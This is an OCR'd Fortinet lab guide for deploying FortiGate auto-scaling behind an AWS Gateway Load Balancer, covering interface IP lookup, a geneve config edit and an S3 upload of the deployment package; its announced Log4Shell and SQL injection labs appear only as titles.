FortiGate AWS GWLB

Labs of deployment FortiGate’s with GWLB, protect against Log4Shell and AWS WAF with Fortinet Managed rules

Document Revisions

Version Author Date Change(s)

Version	Date	Author(s)	Comments
1.0	May 2022	Fabio Gallego	Initial version

Document Owner: LATAM CSE Team

Disclaimer

This guide doesn’t replace by any means the official training documentation available via Fortinet NSE Institute portal, Fortinet Docs or AWS documentation. This material is only aimed to Demos and POCs.

Contents

Introduction


GWLB with NGFW today is the best way to protect your AWS cloud traffic. In these 3 labs you will:

- Lab 1: Deploy FortiGate GWLB Auto-scaling
- Lab 2: Test and defend against Log4Shell
- Lab 3: Test and defend against SQL Injection

Important: to start these labs you need to have the GWLB environment ready.

Overview

Please, check the lab diagram below.



If you’re not too familiar with GWLB, see the highlights below:

- In the diagram you have 1 security VPC where the FortiGates and Gateway Load Balancer are
- Also in this diagram there is 1 Spoke VPC, where the workloads (your virtual machines, apps, etc) are placed
- In your own environment you can have multiple “Spokes VPC”, use TGW, etc with this same single Security VPC

- The internet gateway can be located in the spokes VPCs and the traffic will be inspect by Fortigates, just changing routing
- You can also use these FortiGates for SD-WAN, VPN site-to-site, VPN client-to-site and many other features
- You have flexibility to configure which traffic you want to be inspected. For example, you can choose to inspect only internet outbound traffic. Or you want to inspect all traffic (including east-west) except the traffic from the internet to a specific application subnet

Interested to know more? Check these links:

https://aws.amazon.com/pt/elasticloadbalancing/gateway-load-balancer/

https://docs.fortinet.com/document/fortigate-public-cloud/7.2.0/aws-administration-guide/571235/security-inspection-with-gateway-load-balancer-integration


Now you know a little bit more about it, shall we start the labs?

Lab 1 - Deploy FortiGate GWLB Auto-scaling

Preparing the deployment

To deploy FortiGate using auto-scaling there are several components involved, so the easiest way to deploy it is using AWS CloudFormation.

1. First, we will need the IP's of the ENIs from GWLB, to get it go to AWS web console > EC2 > Load balancers
2. Click the GWLB you created. In my example GWLB-SEC. Copy the last part of the ARN




Name	DNS name	State	VPC ID	Availability Zones	Type
GWLB-SEC		Active	vpc-019d3f4a553f00227	us-west-1b, us-west-1c	gateway

Load balancer: GWLB-SEC

Basic Configuration

Name	GWLB-SEC
ARN	arn:aws:elasticloadbalancing:us- :loadbalancer/gwy/GWLB-SEC/82df2beff51dea10
State	Active
Type	gateway
IP address type	ipv4
VPC	vpc-019d3f4a553f00227

3. Still in the EC2, click menu "Network Interfaces"
4. Paste the string in the search box and press enter. You must see two ENI's as follows:




Network interfaces (2) Info

search: 82df2beff51dea10

□	Name	Network interface ID	Subnet ID	VPC ID
□	–	eni-06b14659645209e51	subnet-082627dbedc29373d	vpc-019d3f4a553f00227
□	–	eni-02f9b7dc398936ad5	subnet-0e389d643725cd342	vpc-019d3f4a553f00227

5. Click the first one and scroll down to copy the IP address



search: 82df2beff51dea10

▬	Name	Network interface ID	Subnet ID	VPC I
☑	–	eni-06b14659645209e51	subnet-082627dbedc29373d	vpc-0
□	–	eni-02f9b7dc398936ad5	subnet-0e389d643725cd342	vpc-0

Network interface: eni-06b14659645209e51


Source/dest. check
False

▼ IP addresses

Private IPv4 address	Private IPv4 DNS
10.0.2.247	ip-10-0-2-247.us-west-1.compute.internal


Public IPv4 address	Public IPv4 DNS
-	-

6. Paste it in a new text file. This is IP of GWLB AZ1
7. Repeat the steps 5 and 6 for the second ENI
8. This is IP of GWLB AZ2
9. Now, we will leave AWS console for few minutes
10. Download the FortiGate base package from here
11. Extract it to a folder in your desktop
12. Edit in your text editor the file: assets > configset > baseconfig
13. Look for the lines 47 and 52




```
config system geneve
edit "gwlb1-az1"
set interface "port1"
set type ppp
set remote-ip *****CHANGEME WITH IP FROM GWLB AZ1******
next
edit "gwlb1-az2"
set interface "port1"
set type ppp
set remote-ip *****CHANGEME WITH IP FROM GWLB AZ2******
next
end
```

14. Change the content “*****CHANGEME WITH IP FROM GWLB AZ1******” with the IP from step 6
15. Change the content “*****CHANGEME WITH IP FROM GWLB AZ2******” with the IP from step 8
16. Your baseconfig file should now look like this:




```
config system geneve
edit "gwlb1-az1"
set interface "port1"
set type ppp
set remote-ip 10.0.2.247
next
edit "gwlb1-az2"
set interface "port1"
set type ppp
set remote-ip 10.0.1.247
next
end
```

17. Save the changes
18. Go back to AWS Console
19. Type S3 in AWS Search box and click S3



20. Create a S3 bucket in the region you deployed the GWLB infrastructure. Example: yourname-fgt
21. Create a folder inside it. Example: deployment




fgt-autoscale-uw1 Info

Objects (2)

Objects are the fundamental entities stored in Amazon S3. You can use Amazon S3 inventory to get a list of all objects in your bucket. For others to access your objects, you'll need to explicitly grant ther

Then:



Your bucket policy might block folder creation

If your bucket policy prevents uploading objects without specific tags, metadata, or access control list (ACL) grantees, you will not be able to create a folder using this configuration. Instead, you can use the upload configuration to upload an empty folder and specify the appropriate settings.

Folder

Folder name

deployment /

Folder names can't contain "/". See rules for naming

Server-side encryption


The following settings apply only to the new folder object and not to the objects contained within it.

Server-side encryption

● Disable

○ Enable

22. Upload the files extracted in step 11 inside this folder. Drag and drop the 3 folders (assets, functions and template) or add each folder manually



deployment/


Objects (0)

Objects are the fundamental entities stored in Amazon S3. You can use Amazon S3 inventory to get a list of all objects in your bucket. For others to access your objects, you'll need to explicitly grant them permissions. Learn more

Name	Type	Last modified	Size	Storage class

No objects

You don't have any objects in this folder.



Upload Info

Add the files and folders you want to upload to S3. To upload a file larger than 160GB, use the AWS CLI, AWS SDK or Amazon S3 REST API. Learn more

Drag and drop files and folders you want to upload here, or choose **Add files**, or **Add folders**.

Files and folders (0)


All files and folders in this table will be uploaded.

Name	Folder	Type	Size

No files or folders

You have not chosen any files or folders to upload.

23. After the upload completes, click “Close”




Upload succeeded

View details below.

Upload: status

The information below will no longer be available after you navigate away from this page.


24. Go to templates folder, select “autoscale-existing-vpc.template.yaml” file and click “Copy URL”


Amazon S3 > Buckets > > deployment/ > templates/
templates/
Objects
Properties
Objects (15)
Copy S3 URI
Copy URL
Download
